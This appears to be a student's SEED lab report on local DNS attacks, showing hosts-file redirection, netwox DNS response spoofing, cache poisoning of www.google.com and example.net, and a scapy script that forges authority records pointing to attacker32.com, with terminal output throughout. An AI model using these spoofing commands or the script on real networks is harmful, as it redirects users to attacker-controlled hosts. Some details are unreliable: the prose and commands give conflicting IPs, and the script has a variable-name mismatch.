
127.0.0.1	User
127.0.0.1	Attacker
127.0.0.1	Server
127.0.0.1	www.SeedLabSQLInjection.com
127.0.0.1	www.xsslabelgg.com
127.0.0.1	www.csrflabelgg.com
127.0.0.1	www.csrflabattacker.com
127.0.0.1	www.repackagingattacklab.com
127.0.0.1	www.seedlabclickjacking.com
10.0.2.4	www.bank32.com

^G Get Help ^O Write Out ^W Where Is ^K Cut Text
^X Exit ^R Read File ^\ Replace ^U Uncut Text

After the attack:



```
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo nano /etc/hosts
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ ping www.bank32.com
PING www.bank32.com (10.0.2.4) 56(84) bytes of data.
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=1 ttl =64 time=1.02 ms
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=2 ttl =64 time=1.39 ms
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=3 ttl =64 time=0.673 ms
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=4 ttl =64 time=0.701 ms
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=5 ttl =64 time=0.868 ms
64 bytes from www.bank32.com (10.0.2.4): icmp_seq=6 ttl =64 time=1.27 ms
^C
--- www.bank32.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time
5080ms
rtt min/avg/max/mdev = 0.673/0.989/1.391/0.272 ms
```



Source	Destination	Protocol	Length	Info
PcsCompu_6e:29:06	10.0.2.4	ARP	44	Who has 10.0.2.4? Tell 1
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
::1	::1	UDP	64	36954 - 58407 Len=0
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
10.0.2.6	10.0.2.4	ICMP	100	Echo (ping) request id=
10.0.2.4	10.0.2.6	ICMP	100	Echo (ping) reply id=
PcsCompu_1c:cb:a7	10.0.2.6	ARP	44	Who has 10.0.2.6? Tell 1
PcsCompu_6e:29:06	::1	UDP	64	36954 - 58407 Len=0

Frame 1: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface
Linux cooked capture
Address Resolution Protocol (request)

We get ICMP response back from the “10.0.2.4” (Attacker machine) as well as the browser gives the default page of the Apache server running in the Attacker machine. If the file is compromised the attacker can redirect the user to a malicious page.

Task 5: Directly Spoofing Response to User

Before attack:

```
SEEDUbuntu Clone1 [Running]
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.example.net

; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 570
15
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2,
ADDITIONAL: 5
>-
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.           IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A      93.184.
216.34
;; AUTHORITY SECTION:
example.NET.            172799   IN      NS     a.iana-
>-

```

```
SEEDUbuntu Clone1 [Running]
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.example.net

; AUTHORITY SECTION:
example.NET.            172799   IN      NS     a.iana-
servers.net.
example.NET.            172799   IN      NS     b.iana-
servers.net.

; ADDITIONAL SECTION:
a.iana-servers.NET.    172799   IN      A      199.43.
135.53
a.iana-servers.NET.    172799   IN      AAAA   2001:50
0:8f::53
b.iana-servers.NET.    172799   IN      A      199.43.
133.53
b.iana-servers.NET.    172799   IN      AAAA   2001:50
0:8d::53

; Query time: 650 msec
; SERVER: 10.0.2.5#53(10.0.2.5)
; WHEN: Mon Oct 18 08:23:50 EDT 2021
; MSG SIZE  rcvd: 221
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

Attack:

Creating a fake DNS response, and sending it back to the victim, before the real DNS server does. Netwox tool 105 provide a utility to conduct such sniffing and responding. We can make up any arbitrary DNS answer in the reply packets. We can use the “filter” field to specify what kind of packets to sniff. For example, by using "src host 10.0.2.19", we can limit the scope of our sniffing to packets only from host 10.0.2.19.


```
SEEDUbuntu Clone1 [Running]
Terminal
^C
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo netwo
x 105 --hostname "www.example.net" --hostnameip 10.0.2.
4 --authns "ns.example.net" --authnsip 10.0.2.19 --filt
er "src host 10.0.2.6" --ttl 19000 --spoofip raw
DNS_question
| id=56402 rcode=OK                      opcode=QUERY
| |
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=1
| |
| www.example.net. A
| |
| . OPT UDPpl=4096 errcode=0 v=0 ...
| |
| |
DNS_answer
| id=56402 rcode=OK                      opcode=QUERY
| |
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
```

```
SEEDUbuntu Clone1 [Running]
Terminal
| . OPT UDPpl=4096 errcode=0 v=0 ...
| |
| |
| DNS_answer
| id=56402 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.example.net. A
| www.example.net. A 19000 10.0.2.4
| ns.example.net. NS 19000 ns.example.net.
| ns.example.net. A 19000 10.0.2.19
|
```

While the attack is running, we run dig command on behalf of the user. This command triggers the user machine to send out a DNS query to the local DNS server, which will eventually send out a DNS query to the authoritative nameserver of the example.net domain (if the cache does not contain the answer).

```
SEEDUbuntu Clone1 [Running]
Terminal
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.example.net
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 564
02
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.4
;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.
```

```
SEEDUbuntu Clone1 [Running]
Terminal
;; QUESTION SECTION:
;www.example.net.           IN      A
;; ANSWER SECTION:
www.example.net.        19000   IN      A      10.0.2.4
;; AUTHORITY SECTION:
ns.example.net.         19000   IN      NS     ns.example.net.
;; ADDITIONAL SECTION:
ns.example.net.          19000   IN      A      10.0.2.19
;; Query time: 13 msec
;; SERVER: 10.0.2.5#53(10.0.2.5)
;; WHEN: Mon Oct 18 09:34:05 EDT 2021
;; MSG SIZE  rcvd: 88
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```



Wireshark screenshot

Task 6: DNS Cache Poisoning Attack

In this attack, we target the DNS queries from the local DNS server (10.0.2.11). In our forged reply, we map www.google.com to 10.0.2.9 and the authoritative server as 10.0.2.19. The netwox tool sniffs the DNS query packet from the DNS server “10.0.2.11” (filter) and sends the forged DNS response packets to the DNS server.


```
SEEDUbuntu Clone1 [Running]
Terminal
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ sudo netwo
x 105 --hostname "www.google.com" --hostnameip 10.0.2.
4 --authns "ns.example.net" --authnsip 10.0.2.19 --filt
er "src host 10.0.2.5" --ttl 19000 --spoofip raw
DNS_answer
| id=62832 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=1 quest=1 answer=1 auth=4 add=9
| www.google.com. A
| www.google.com. A 300 142.250.182.68
| google.com. NS 172800 ns2.google.com.
| google.com. NS 172800 ns3.google.com.
| google.com. NS 172800 ns4.google.com.
| google.com. NS 172800 ns1.google.com.
```

```
SEEDUbuntu Clone1 [Running]
Terminal
| ns1.google.com. A 172800 216.239.32.10
| ns1.google.com. AAAA 172800 2001:4860:4802:32::a
| ns2.google.com. A 172800 216.239.34.10
| ns2.google.com. AAAA 172800 2001:4860:4802:34::a
| ns3.google.com. A 172800 216.239.36.10
| ns3.google.com. AAAA 172800 2001:4860:4802:36::a
| ns4.google.com. A 172800 216.239.38.10
| ns4.google.com. AAAA 172800 2001:4860:4802:38::a
| . OPT UDPpl=4096 errcode=0 v=0 ...
|
^C
[10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$
```

When the attack program is running, we run “dig www.google.com” on behalf of the user. We see that the victim machine gets a forged reply from the DNS server with the Answer section, Authority section and Additional section.

```
SEEDUbuntu Clone1 [Running]
Terminal [10/18/21]seed@SiriS_PES1UG19CS485_Victim:~$ dig www.google.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 628
32
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 4,
ADDITIONAL: 9
>-
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.google.com. IN A
;; ANSWER SECTION:
www.google.com. 300 IN A 142.250
.182.68
;; AUTHORITY SECTION:
google.com. 172800 IN NS ns2.google.com
```


```
SEEDUbuntu Clone1 [Running]
Terminal
;; AUTHORITY SECTION:
google.com. 172800 IN NS ns2.google.com
gle.com. 172800 IN NS ns3.google.com
google.com. 172800 IN NS ns4.google.com
gle.com. 172800 IN NS ns1.google.com
>-
;; ADDITIONAL SECTION:
ns1.google.com. 172800 IN A 216.239
.32.10
ns1.google.com. 172800 IN AAAA 2001:48
60:4802:32::a
ns2.google.com. 172800 IN A 216.239
.34.10
ns2.google.com. 172800 IN AAAA 2001:48
60:4802:34::a
ns3.google.com. 172800 IN A 216.239
.36.10
```



Wireshark screenshot

Task 7: DNS Cache Poisoning: Targeting the Authority Section

We add “ns.attacker32.com” to the Authority section. When this entry is cached by the local DNS server, ns.attacker32.com will be used as the nameserver for future queries of any hostname in the example.net domain.




The screenshot shows a Gedit text editor window titled "filename.py (~/.bin/python) - gedit". The window contains Python code for performing DNS cache poisoning. The code defines a function `spoof_dns` that intercepts DNS requests for 'example.net' and responds with a spoofed DNS response. The response includes an A record for '10.0.2.4' and an NS record for 'attacker32.com'. The code then sends this spoofed packet. Finally, it uses the `sniff` function to capture UDP packets from host 10.0.2.5 on port 53 and applies the `spoof_dns` function to them.

```
#!/usr/bin/python
from scapy.all import *

def spoof_dns(pkt):
    if (DNS in pkt and 'example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
        Anssec = DNSRR(rrname=pkt
[DNS].qd.qname, type='A', ttl=259200, rdata='10.0.2.4')
        NSsec = DNSRR(rrname=(pkt[DNS].qd.qname)
[4:], type='NS', ttl=259200, rdata='attacker32.com')
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt
[DNS].qd, aa=1, rd=0, qdcount=1, qr=1, ancount=1, nscount=1, an=Anssec, ns=NSsec)
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)


pkt = sniff(filter='udp and (src host 10.0.2.5 and dst port 53)', prn=spoof_dns)
```

Upon running the code in the attacker:



